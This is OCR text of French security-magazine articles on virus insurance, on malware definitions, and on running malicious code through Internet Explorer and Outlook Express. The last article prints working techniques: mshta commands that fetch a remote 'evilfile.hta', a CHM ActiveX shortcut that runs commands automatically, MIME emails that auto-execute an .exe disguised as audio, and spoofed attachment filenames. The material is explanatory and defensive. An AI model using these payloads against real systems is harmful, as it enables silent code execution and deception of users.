Les assureurs, depuis la fin des années 80, ont offert des garanties contre les virus informatiques. Celles-ci restaient parfois méconnues de la DSI (Direction des Systèmes d'Information), sans habitude d'un dialogue avec le service juridique et assurance de l'entreprise[1]. Alors que la communication est aujourd'hui établie, une très grande partie du marché de l'assurance impose une exclusion systématique du virus (et de la carence de fournisseurs). Après avoir rappelé le contexte d'assurabilité, nous verrons donc ce qui reste assurable et comment, quels sont les critères à prendre en compte, pour terminer sur quelques tendances qui méritent attention.

■ Tout d'abord, rappelons qu'il existe deux grands domaines dans l'assurance : celui du dommage direct, c'est l'entreprise qui subit le préjudice ; et celui de la responsabilité civile (RC) où l'entreprise commet un préjudice involontaire au détriment d'une autre personne (physique ou morale). Ce deuxième domaine sera aussi évoqué. Par ailleurs, l'assurance est régie par des principes. En premier lieu, il doit exister une notion d'aléa : si l'occurrence du risque est certaine, le montage de remboursement du préjudice ne correspond plus au schéma d'assurance normal. Ensuite, il ne doit pas y avoir enrichissement pour le " sinistré ", l'assureur doit donc se " limiter " à la remise en état initial du système d'information (S.I.), dans le cadre de notre sujet, et au remboursement des frais et pertes qui auront pu faire l'objet du contrat.

■ Ce qui nous amène à préciser que, pour qu'il y ait remboursement d'un dommage, il faut un fait générateur (dans notre cas le virus), que ce fait soit bien partie de la garantie et enfin, qu'il y ait une évaluation de l'impact subit.

■ Le contrat doit donc préciser que le virus fait partie des causes assurées. Nous avons là un premier élément de flou en fonction des compagnies. Historiquement, certains assureurs et courtiers[2] avaient tendance à " diaboliser " le virus informatique. C'est-à-dire qu'ils regroupaient dans cette clause de couverture tout un ensemble d'actes de malveillance informatiques avec les risques d'incompréhensions ultérieures au moment du sinistre. Certains perdurent dans cette vision globale erronée ! Il est vrai que, même techniquement, il n'existe pas de définition totalement exacte du virus. Bien sûr, nous concevons tous ce qu'est un virus informatique, mais les définitions ont bien évolué, sans pour autant arriver à un consensus. John von Neumann avait, à la fin des années 40, évoqué les automates auto-reproducteurs, Fred Cohen, en 1985, parlait de virus. Les termes de couleuvres et d'amibes ont même été utilisés. Les définitions en langage formel n'ont pas abouti et le concept d' " organisme informatique "[3] est aujourd'hui mis en avant. De plus, la frontière entre le ver et le virus s'estompe : le premier ne se reproduisait que dans la mémoire vive (cf le ver RTM à la fin des années 80), le second greffait son code sur un programme ou une zone programme. A la frontière, nous avons désormais les " mailers " et " mass-mailers " (@M et @MM), qui s'appuient sur la ressource de messagerie ou les ressources Internet pour leur propagation. Dans le monde de l'assurance, certaines définitions encore utilisées peuvent susciter le doute : virus " planétaire " ou virus ciblant une entreprise pour que la garantie s'applique ! Dans le premier cas, c'est juste une affaire de temps… Brain a mis un an pour quitter le Pakistan et se propager aux Etats-Unis, Wazzu et Concept ont mis quelques semaines pour une diffusion mondiale, LoveLetter quelques jours, et avec les virus 32 bits tels que CodeRed et Nimda, la propagation mondiale s'obtient en heures. Quant à la seconde définition, elle correspond au virus de croisière (*cruise virus*) qui cible une entreprise[4]. Mais pour cela, le virus contaminera d'autres systèmes d'information et l'entreprise pourrait être la victime de cette propagation. Il faut donc retenir une définition, la plus simple possible, mentionnant surtout le caractère auto-reproducteur pour le différencier des attaques de type intrusion informatique.

■ Une fois le fait générateur établi, il faut en mesurer les impacts. Il existe une différence fondamentale entre l'assurance des équipements informatiques et l'assurance des informations. Dans le premier cas, on connaît la valeur à neuf (valeur de remplacement) du matériel, éventuellement avec déduction de la vétusté, tel que pourrait le prévoir le contrat d'assurance. Dans le second cas, il est très difficile d'évaluer la valeur économique d'une information. Par contre, on va pouvoir quantifier l'ensemble des dépenses engagées pour remettre le système d'information dans son état initial. L'assurance de l'information (contre les virus) est donc un capital souscrit qui vous permet le remboursement des frais engagés pour recouvrer l'intégrité des fichiers, le plus souvent assorti d'un capital de frais supplémentaires pour accélérer le rétablissement. Cette deuxième

[1] Nous garderons le terme 'entreprise' mais l'assurance peut aussi concerner des collectivités.

[2] Le courtier a pour fonction de rechercher et proposer les garanties les mieux adaptées aux besoins de son client.

[3] *Living programs*, littéralement "programme vivant", Fred Cohen, Mark Ludwig.

[4] Par exemple, le virus EDS sous MacIntosh.

CONTRE LES VIRUS INFORMATIQUES

option inclura, par exemple, les heures supplémentaires, les honoraires d'experts (antivirus... pas d'assurances) qui interviendront sur le S.I. Enfin, le contrat peut également prendre en couverture les pertes d'exploitation : les charges fixes d'activité qui continuent malgré l'arrêt de la production, le manque à gagner en termes de bénéfices peuvent aussi faire l'objet d'un remboursement. Cette quantification est du domaine économique et s'effectue à partir des bilans et autres éléments comptables.

■ On peut donc assurer la reconstitution des données, les frais supplémentaires et la perte d'activité consécutifs à une contamination. Mais quelles sont les obligations de l'assuré ? Il n'y a pas de règle établie en raison du flou de définitions précédemment évoqué. Pour certains, la seule contrainte est une mise à jour hebdomadaire de la base de signatures[5] au sein d'une architecture distribuée : les postes de travail sont automatiquement mis à niveau. Bien sûr, l'existence de moyens supplémentaires (surveillance des avis d'alertes, configuration verrouillée des postes des utilisateurs, etc.) seront pris en compte par l'assureur dans son calcul de prime à payer et de franchise.

■ Mais les dommages immatériels ont encore une autre spécificité : comment matérialiser la preuve du fait générateur et des dommages consécutifs ? La notion de preuve ou de faisceaux d'indice est ici différente de celle qui existe au pénal. Dans le domaine de l'assurance, il s'agit plus d'apporter tout élément d'information qui permette d'historiser et de factualiser la contamination : il peut s'agir de journaux d'alertes, de journaux de scan ou du seul constat que la ressource (donnée, programme) n'est plus exploitable. Pour l'assureur, il importe que l'activité reparte au plus vite, surtout si la garantie comporte des pertes d'exploitation. Il faut donc garder un enregistrement, une impression de ces éléments puis engager les actions de décontamination et remise en état du système.

■ Dans le domaine de la responsabilité civile, on considère plus particulièrement ces mêmes dommages, mais générés de façon involontaire par une entreprise qui aurait permis la propagation d'un virus à partir de son S.I. Pour cela, la victime doit apporter la preuve (au sens civil) que la contamination provient bien de l'entreprise avec, éventuellement, une appréciation des faits en fonction de l'existence de relations contractuelles liant ces deux entités. Sur le plan criminalistique, une telle traçabilité existe surtout quand le virus est propagé à partir d'un CD-ROM ou d'un site Web... Dans les faits, de telles actions n'ont jamais été engagées mais restent techniquement possibles. Quand on imagine le nombre des victimes infectées après consultation d'un site Web, ou bien à partir d'un carnet d'adresses électroniques, le montant des préjudices ou au moins des litiges pourrait être extrêmement élevé.

■ Ce risque sériel[6] a généré une première frilosité des assureurs du domaine RC. La médiatisation des " virus catastrophes " a généré un second coup de froid dans le monde des dommages directs. Et c'est ainsi que la plupart des assureurs, en suivant le marché de Londres, qui est une référence dans l'assurance, ont décidé d'imposer une clause d'exclusion des dégâts consécutifs à un virus informatique. Pourtant, depuis DataCrime, en passant par Michelangelo, Melissa, Tchnernobyl (CIH), GoodLuck... les systèmes semblent avoir survécu et pour certains spécialistes, le virus est plus à considérer comme une nuisance, un élément permanent de la vie informatique. On retrouve ce parallèle avec le virus organique ! Mais le scénario cauchemardesque souvent évoqué subsiste : celui du virus extrêmement rapide ou indétectable, de diffusion mondiale ou plus, et qui détruirait les données critiques de l'entreprise. Le risque sériel serait alors de considérer que toutes les entreprises en portefeuille dans la compagnie d'assurances seraient simultanément et gravement impactées. La faisabilité d'un tel événement sera donc interprétée différemment par chacune des compagnies, mais il demeure qu'aujourd'hui la tendance est à l'exclusion, hormis pour quelques compagnies essentiellement américaines.

Cette tendance, qui ne va pas dans le sens de la protection maximum de l'assuré, pourrait bien se voir confirmée par les menaces que pourraient engendrer de nouvelles technologies : les téléphones avec client de messagerie embarqué ou bien la réciproque, les points d'entrée des architectures de réseaux sans fil sont autant de sujets qui méritent une veille technologique.

pascal.lointier@clusif.asso.fr

[5] Pour les antivirus relevant de la détection par signature, la clause peut être adaptée en fonction des autres technologies (par exemple, méthodes génériques).

[6] Cumul du nombre de plaintes ou d'appels en garantie.


VIRUS
Mythes et réalités

LES INFECTIONS

Le terme de virus, maintenant bien connu du grand public, est en fait improprement utilisé pour désigner des programmes qui n'ont rien à voir avec les virus. De plus, ces derniers recouvrent une réalité bien plus complexe qu'il n'y paraît. De nombreuses sous-catégories existent, de nombreuses techniques virales s'y rapportent, qui méritent en introduction de ce dossier sur les virus, d'être explicitées. Cet article présente les définitions et concepts de base en virologie informatique.

Le terme plus général d'infection informatique (les anglo-saxons utilisent le terme de *malware*) devrait de nos jours être utilisé pour décrire la grande variété de programmes malfaisants qui frappent les systèmes d'information modernes. La figure suivante en détaille les différents types.


Infection informatique :
Programme simple ou autoreproduteur s'installant dans un système d'information, à l'insu du ou des utilisateur(s), en vue de porter atteinte à la confidentialité, l'intégrité ou la disponibilité de ce système.



Les infections informatiques

Le mode général de propagation et d'action de ces programmes est le suivant :

- Le programme infectant proprement dit est porté par un programme hôte (dit programme infecté ; dans le cas de la mise en route initiale du virus, par l'attaquant, on parle également de *dropper, ie.* "largueur").
- Lorsque le dropper est exécuté :
  - le programme infectant prend la main et agit selon son mode propre,
  - puis il rend la main au programme hôte qui s'exécute.



INFORMATIQUES -250

LES PROGRAMMES SIMPLES

Le mode propre de ces programmes, comme leur nom l'indique, est de simplement s'installer dans le système. L'installation se fait généralement :

■ **en mode furtif :** l'utilisateur ne doit pas se rendre compte qu'un tel programme est présent dans son système. Par exemple, le processus attaché n'est pas visible lors du listage des processus en cours (*ps -aux* sous Unix). D'autres techniques existent pour leurrer l'utilisateur et les éventuels antivirus.

■ **en mode résident :** le programme est résident afin de pouvoir agir en permanence dès que l'ordinateur est allumé.

■ **en mode persistant.** En cas d'effacement ou de désinstallation, le programme infectant est capable par différentes techniques, de se réinstaller dans la machine indépendamment d'un dropper.

Les programmes simples infectants appartiennent essentiellement à deux classes :

■ **les bombes logiques :** programme simple s'installant dans le système, qui attend un évènement (date, action, données particulières...) pour exécuter sa fonction offensive. Ces programmes constituent en général la charge finale d'un virus (ex.: virus Vendredi 13). C'est la raison pour laquelle les bombes logiques sont souvent assimilées par erreur aux virus.

■ **Les chevaux de Troie :** programme simple composé de deux parties, le module serveur et le module client. Le module serveur, installé dans l'ordinateur de la victime, donne accès à tout ou partie de ses ressources à l'attaquant, qui en dispose via le réseau (en général), grâce à un module client (il est le "client" des "services" délivrés inconsciemment par la victime). Les leurres (fausse bannière de connexion Unix par exemple), les espions de claviers (*keyloggers*) ne sont que des cas particuliers de chevaux de Troie.

LES PROGRAMMES AUTOREPRODUCTEURS

Les virus définissent avec les vers la catégorie des programmes autoreproducteurs.

LES VIRUS

Virus : programme qui "infecte" d'autres programmes (encore appelés cibles) en les modifiant afin d'y inclure une copie de lui-même, éventuellement différente.

Le choix des cibles ainsi que son mode infectieux est directement dicté par le type de virus considéré. Mais la structure des virus est toutefois relativement constante et est décrite par ce que l'on appelle le diagramme fonctionnel viral. Autrement dit, un virus se compose toujours des routines suivantes (même si certains virus basiques ou peu élaborés peuvent présenter des formes plus frustres) :

- **une routine de recherche des fichiers à infecter.** Cette routine détermine la portée du virus et sa plus ou moins grande efficacité (recherche limitée au répertoire courant ou dans toute l'arborescence). Afin de prévenir la surinfection, le virus en particulier recherche une infection antérieure par lui-même. Il utilise en général une simple signature, la même qu'utilisera l'antivirus pour détecter le virus.

- **une routine de copie.** Pour chaque cible identifiée, le virus va s'y copier selon plusieurs modes (écrasement de code, entrelacement de code, ajout de code ou accompagnement de code). Cette routine doit minimiser le nombre d'accès disque en écriture afin de limiter le risque de détection.

- **une routine d'antidétection.** Deux grandes classes de techniques existent : la furtivité et le polymorphisme (voir ci-après). Le but est de lutter contre les antivirus de façon passive (c'est-à-dire sans agir directement contre l'antivirus), autrement dit c'est la routine de lutte anti-antivirale.

- **accessoirement une routine offensive**, encore appelée *charge finale,* couplée ou non à un mécanisme de déclenchement appelé *gâchette*. Les premiers virus (objets d'étude dans le cadre de l'intelligence artificielle) ne comportaient pas de charge finale et cette éventuelle fonctionnalité n'est pas spécifique des virus. La volonté de nuisance et la bêtise de la plupart des programmeurs de virus ont largement contribué à jeter l'opprobe sur une discipline pourtant fascinante de l'intelligence artificielle, en incluant systématiquement une charge finale nuisible.

Les conditions d'existence présupposent un environnement minimal constitué : d'un processeur ou équivalent (micro-controleur), de mémoire vive, d'une mémoire de masse (type disque dur ou assimilé) et d'un système d'exploitation, même minimal. Les virus ne sont donc pas l'apanage exclusif de Windows : des virus sous Unix (voir l'article dans le dossier), sous Amiga, pour imprimante... sont une réalité. En final, il ne faut jamais oublier qu'un virus n'est avant tout qu'un programme.

Les virus peuvent être classés selon plusieurs critères mais, usuellement, c'est la nature de la cible qui sert à établir la plupart des classifications. Les principales classes de virus sont alors :

- **les virus d'exécutables en 16 ou 32 bits (virus W16 ou W32).** La cible est un exécutable. De ce fait, le format d'exécutable (PE, ELF...) spécialise fortement le virus qui est limité à ce format. S'attaquant aux programmes compilés, ces virus sont donc spécifiques d'un système d'exploitation.

- **les macro-virus.** Leur cible sont les applications bureautiques (essentiellement de la suite Office) qui incluent un interpréteur de langage (VBA en général; voir l'article dans MISC 4 sur le virus CONCEPT). Le code du virus est interprété au moment de l'ouverture du document et infecte l'application au niveau de certains fichiers indispensables à cette application. Ces virus ne sont pas spécifiques d'un système d'exploitation, mais d'une application.

- **les virus de secteur de boot.** Le virus infecte exclusivement le programme de démarrage de 512 octets d'un périphérique bootable et accessible en écriture, dont la fonction est de lancer le système d'exploitation proprement dit. Le but est d'une part de contaminer tous les supports disposant d'un tel exécutable (disquette, disque dur, zip...) pour accroître la dissémination du virus, d'autre part de prendre la main avant le système d'exploitation, et donc également avant les logiciels que l'OS pourrait permettre de lancer (les antivirus en premier lieu). Un tel virus vous sera présenté en détail dans le numéro 6.

De nombreuses autres catégories existent (virus compagnons, virus blindés, virus lents, virus rapides, métavirus, virus métamorphes...), mais la place manque ici pour les présenter tous. Le lecteur pourra se référer à [1] pour plus de détails ou dans les numéros à venir de MISC dans lesquels tous ces virus seront peu à peu présentés.

Deux termes restent à définir : **virus furtifs** et **virus polymorphes**. Ils font référence aux deux grandes classes de techniques de lutte anti-antivirale. Ces virus en fait, lorsque bien conçus et programmés, représentent de réelles menaces pour les antivirus qui ne parviennent pas toujours à les détecter.

Virus polymorphes : ces virus, après chaque infection, changent leur code (ils "mutent") ainsi que leur manière de changer ce code. Le but est de contrer la détection par recherche de signature. Les techniques utilisées sont le chiffrement (mais pas exclusivement, et un virus chiffré n'est pas obligatoirement polymorphe), la réécriture de code...

Virus furtifs : ces virus cherchent à leurrer le système d'exploitation et les logiciels antivirus en tentant de faire croire à leur absence. Différents moyens sont alors possibles : exploitation de zones particulières échappant à la surveillance (pistes non utilisées par l'OS, secteurs défectueux ou non utilisés...), leurrage par modification de structures particulières (FAT par exemple)....

LES VERS

Un ver peut grossièrement être défini comme un virus de réseau, en première approximation

Ver : programme autoreproducteur pouvant, entre autres possibilités, se propager par recopie sans être nécessairement attaché à un autre fichier, (utilisation de procédure *fork()* par exemple), et capable de se déplacer et de reproduire via un réseau informatique.

Trois grandes classes de vers sont habituellement répertoriées :

- **les vers simples** (encore appelés *worms*) du type du ver Internet (1988). Ils exploitent généralement des failles logicielles réseau pour se disséminer.
- **les macro-vers.** Le mode de dissémination se fait par des pièces jointes contenant des documents bureautiques infectés. De ce fait, ils pourraient être rattachés aux macro-virus. L'exemple le plus célèbre est celui du ver Melissa.
- **les vers d'emails.** Là encore, le principal medium de propagation est la pièce jointe contenant un code malicieux activé soit directement par l'utilisateur, soit indirectement par l'application de courrier électronique en vertu de failles (par exemple ILoveYou et Internet Explorer version 5).

CONCLUSION

Ces quelques définitions ont permis de poser rapidement le "décor" et les "acteurs" de ce dossier. Il est important de savoir que l'imagination sans limite des programmeurs de virus fait évoluer les classes et catégories de manière constante. La tendance qui se dessine depuis un certain temps est de combiner ces différents programmes pour donner lieu à ce que l'on pourrait qualifier de "tout-en-un viral". De même que les virus incorporent maintenant assez souvent des mécanismes de bombe logique, les nouveaux vers combinent la plupart des fonctionnalités virales connues : à la fois virus, vers, cheval de Troie... Le meilleur exemple est celui du ver Nimda présenté dans MISC 1.

Eric Filiol

Ecole Supérieure et d'Application des Transmissions
Laboratoire de cryptologie et de virologie

efiliol@esat.terre.defense.gouv.fr

http://www-rocq.inria.fr/codes/Eric.Filiol/index.html

RÉFÉRENCES

[0] A tout seigneur tout honneur :
Mark A. Ludwig - ***Du virus à l'antivirus***.
Editions Dunod, 1997.

[1] E. Filiol - ***Les virus informatiques : théorie, pratique et applications***.
A paraître chez Springer Verlag, 2003.

[2] D. Harley, R. Slade et U. E. Gattiker -
Virus : définitions, mécanismes et antidotes.
Campus Press, 2002.

EXÉCUTION DE

Internet Explorer (IE) et Outlook, plus particulièrement Outlook Express (OE), ont la mauvaise réputation d'avoir un nombre important de vulnérabilités. Le débat ne porte pas sur le pourquoi et le comment de leur origine, mais sur leur explication et leurs conséquences. Leur gravité est bien évidemment variable, mais il existe des failles critiques donnant la possibilité d'introduire et d'exécuter, à l'insu de l'utilisateur, un quelconque programme. Dès lors, IE devient un parfait vecteur d'introduction, de diffusion et d'exécution pour les virus, les vers et autres chevaux de Troie. Ainsi, cet article se donne pour objectif d'expliquer et de démontrer le réel danger de ce type de vulnérabilités.

QUELQUES VULNÉRABILITÉS D'INTERNET EXPLORER ET OUTLOOK EXPRESS

Cet article n'a pas pour objectif de lister et d'expliquer toutes les vulnérabilités de IE et OE, car il serait obsolète dès sa parution au vu du nombre sans cesse croissant de failles découvertes. D'autre part, il est plus pertinent de comprendre la source des problèmes et d'être capable d'y remédier, évitant par la même occasion d'être touché par toute nouvelle forme d'attaques ou autres bogues. En outre, il n'est pas question de parler des vulnérabilités (néanmoins importantes), comme les *Cross Site Scripting* et autres problèmes de lecture de cookies. Cet article se concentre sur les moyens d'introduire et d'exécuter un programme malveillant via IE. Des vulnérabilités, pour certaines encore présentes, servent d'illustrations à ces propos.

Le découpage de l'article n'est pas fait en fonction de IE ou OE. En effet, ces deux produits sont fortement liés car ils utilisent les mêmes composants (comme le parseur HTML). Il est précisé quand une attaque est destinée à IE, OE ou les deux. Les fonctions de IE à l'origine des vulnérabilités ne sont pas indénombrables. Celles retenues sont l'en-tête MIME, les zones de sécurité et la gestion du cache de IE. Avant de rentrer dans le vif du sujet, décrivons succinctement quelques technologies qui sont abordées au long de l'article.

HTML APPLICATIONS (HTA)

Une *HTML Application* (HTA) n'est autre qu'une page HTML autonome, c'est-à-dire indépendante du navigateur. Nous n'entrerons pas dans le détail de cette technologie. L'important est de savoir qu'il suffit de créer une simple page HTML en la sauvegardant avec l'extension hta pour que celle-ci devienne une *HTML Application*. Un double-clic suffit pour l'exécuter via le programme `mshta.exe`. A noter que celui-ci est fourni de base avec Windows et permet autant de télécharger que d'exécuter automatiquement un .hta. La commande est la suivante :

```
mshta.exe [URL]

Exemple:
C:\WINDOWS\SYSTEM\mshta http://valgasu.rstack.org/evilfile.hta
```

Notons que ce petit utilitaire récupère automatiq uement la configuration de IE (un éventuel proxy et les éléments de l'authentification si elle a eu lieu). Au cours des exemples suivants, les HTAs seront beaucoup utilisées pour toutes ces raisons. Microsoft précise aussi le point suivant : *"This added functionality provides control over user interface design and access to the client system. Moreover,* ***run as trusted applications, HTAs are not subject to the same security constraints as Web pages."*** [1] Comprenez ce que vous voulez mais soyez certains que les personnes malveillantes ont bien saisi l'avantage des HTA.

HTML HELP

Une autre technologie tout aussi intéressante que la précédente : le *HTML Help* [2]. C'est l'équivalent des fichiers help Windows (.hlp) mais en HTML. Ils sont reconnaissables par leur extension .chm et se construisent avec *HTML Help Workshop*. Plusieurs des fonctionnalités du *HTML Help* sont implémentées au travers du contrôle ActiveX HHCtrl.ocx. La plus fascinante est la

CODE MALVEILLANT VIA INTERNET EXPLORER 5 ET 6

commande *Shortcut*. Elle crée un bouton cliquable sur la page HTML qui pointe sur un programme, ainsi un utilisateur lance cette application en cliquant sur ce bouton raccourci. Le problème est qu'il est automatiquement cliquable avec un script. La base d'un .chm est une page HTML. Voici la forme d'une page permettant d'utiliser le raccourci :

```
<HTML>
  <HEAD>
    <TITLE>Simple Shortcut</TITLE>
  </HEAD>
  <BODY>
    <OBJECT id=test classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1
height=1>
              <PARAM name="Command" value="ShortCut">
              <PARAM name="Item1" value=",command.com, /K echo Merci le HTML Help
!">
    </OBJECT>

    <SCRIPT>
              test.Click();
    </SCRIPT>
  </BODY>
</HTML>
```

En cliquant simplement sur le fichier .chm généré, le programme spécifié est exécuté automatiquement. Avec un objectif plus agressif, la commande à exécuter pourrait être la suivante :

```
<PARAM name="Item1" value=",mshta.exe, http://valgasu.rstack.org/evilfile.hta">
```

De cette manière, nous pouvons aller chercher du code à l'extérieur du système (avec les avantages de `mshta.exe`). Il existe une fonction javascript qui ouvre les fichiers CHM, il s'agit de `showHelp()`. Cependant, pour des raisons de sécurité évidentes, seuls les fichiers CHM locaux sont lisibles et non ceux se trouvant sur un site distant. Si la page suivante est exécutée avec la présence du chm en local, celui-ci est lancé :

```
<!-- Fichier showhelp.html -->

<HTML>
 <HEAD>
  <TITLE>showHelp method</TITLE>
 </HEAD>

 <BODY>
  <SCRIPT>
    showHelp("veryevilfile.chm");
  </SCRIPT>
 </BODY>
</HTML>
```

Là encore, il s'agit d'une technologie connue et employée dans beaucoup d'attaques, comme nous le verrons plus loin.

MIME ENCAPSULATION OF AGGREGATE HTML DOCUMENTS

Le MHTML [3] est un format à part entière offrant la possibilité de réunir dans un seul et même fichier une page HTML et d'autres ressources comme des images ou des sons. Le type de contenu MIME `multipart/related` est alors employé. Ce format est lisible par la plupart des navigateurs (extension .mhtml).

Après cette introduction sur les technologies pouvant servir de support à des attaques, nous abordons maintenant les vulnérabilités de IE/OE les concrétisant.

EN-TÊTE MIME ET VULNÉRABILITÉS

MIME (*Multipurpose Internet Mail Extensions*) [4] définit, entre autres, le format des messages Internet afin de prendre en compte des formats non textuels (image, son, application...) et des corps de message multi-part. Plusieurs vulnérabilités existent sur IE, induites par l'en-tête MIME et ses deux champs les plus importants, `Content-Type` et `Content-Disposition` (présents aussi dans l'en-tête HTTP). Le premier indique le format des données (image, son, texte, vidéo ou application) et le second s'il s'agit ou non d'une pièce jointe (dans le cas de l'e-mail ou d'un fichier à télécharger pour le HTTP).

Les vulnérabilités sont issues d'une mauvaise gestion des champs `Content-Type` et `Content-Disposition` et de leurs paramètres par IE. Nous décrivons deux types d'attaques significatives pour illustrer cette problématique.

EXÉCUTION AUTOMATIQUE

A chaque nouveau virus, les éditeurs sortent leur(s) signature(s) que s'empressent d'appliquer les administrateurs consciencieux. Mais l'origine du problème n'est que rarement étudiée. Dans le

cas du virus KLEZ, la source de sa fabuleuse prolifération est une vulnérabilité de OE concernant justement l'en-tête MIME [5]. Simplement, le Content-Type indiquait un type normalement automatiquement exécuté comme audio/wav alors que la pièce jointe était un exécutable. Le tout était lancé via le tag HTML <IFRAME>. L'exemple suivant montre le corps d'un tel e-mail :

```
Fichier autoexec.eml

MIME-Version: 1.0
Content-Type: multipart/alternative;
              boundary=01524uhw2gt7FxYbS80T5b39Hi05K3Eu39

--01524uhw2gt7FxYbS80T5b39Hi05K3Eu39
Content-Type: text/html;
Content-Transfer-Encoding: quoted-printable

<HTML>
  <BODY>
    <IFRAME src=3Dcid:G546J5F868wD height=3D0 width=3D0></IFRAME>
  </BODY>
</HTML>

--01524uhw2gt7FxYbS80T5b39Hi05K3Eu39
Content-Type: audio/x-midi;
              name=dommage.exe
Content-Transfer-Encoding: base64
Content-ID: <G546J5F868wD>

[ici l'exe encodé en base 64]
```

```
Content-Disposition: inline; filename="dommage.exe"
Content-Type: application/vnd.ms-powerpoint
```

Ainsi, l'extension du nom du contenu est prise en compte pour le traitement du fichier reçu : si l'utilisateur clique au mauvais endroit (sur un site Web ou dans un e-mail), il se retrouve infecté par le code malveillant. D'autres Content-Type marchent très bien comme audio/x-ms-wma par exemple.

USURPATION DU TYPE DE CONTENU

Une petite digression dans notre fil conducteur. Nous abordons rapidement les failles qui vont tromper l'utilisateur. Celui-ci pense ouvrir un fichier inoffensif et se retrouve pollué par du code malveillant.

Cette première vulnérabilité est propre à Outlook Express [7]. En modifiant le paramètre filename du champ Content-Disposition, il est possible de changer l'icône indiquant le type de la pièce jointe (image, vidéo...). La partie corps de l'e-mail décrivant la pièce jointe est alors la suivante :

```
Fichier example2.eml

------=_NextPart_000_003E_01C0822B.1033AAC0
Content-Type: sound/wav; charset=us-ascii
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment;
             filename="supermusique.wav [243 espaces] .vbs.wav"
```

Affichage sous IE/OE 6.0 SP1 — *Affichage sous les autres versions de IE/OE* — *Affichage sous IE/OE 6.0 SP1*

Beaucoup plus récent (IE 6.0 est vulnérable) et toujours dans le même genre, la vulnérabilité consiste à modifier l'en-tête HTTP [6]. Ainsi, l'utilisateur surfant sur une page apparemment inoffensive se retrouve avec le téléchargement et l'exécution automatique de code malveillant. L'en-tête HTTP comporte ces quelques lignes modifiées et nous prenons le type associé à Powerpoint car automatiquement exécuté :

```
HTTP/1.1 200 OK
Server: Apache
```

Dans ce cas, le nom complet fait 269 caractères et OE tronque celui-ci à 265 (pour une raison connue seulement de Microsoft). C'est donc l'icône associé au .wav qui est affichée, mais lorsque l'utilisateur clique sur la pièce jointe et l'ouvre c'est le .vbs qui est exécuté à cause de la troncature. Ce type d'e-mail est souvent stoppé par les anti-virus et autres solutions de filtrage d'e-mail car la longueur "anormale" du nom est considérée comme une vulnérabilité.
Cependant en forgeant l'e-mail de la manière suivante, la contrainte disparaît :

EXÉCUTION DE CODE MALVEILLANT VIA INTERNET EXPLORER 5 ET 6

```
Fichier
 example1.eml

Subject:supermusique.wav [237 espaces] .hta
Content-Type: audio/wav
Content-Transfer-Encoding: 7bit

[ici le hta]
```

Ici, le sujet du message est récupéré par OE comme nom pour le fichier en pièce jointe quand il n'a pas de partie spécifique. L'affichage dépend de la version d'OE, mais seule la version 6.0 SP1 laisse place au doute car il est possible de voir en fin de ligne la véritable extension quand le message est ouvert dans une fenêtre à part). Les images des figures **1** et **2** montrent la différence entre IE/OE 6.0 SP1 et les autres.

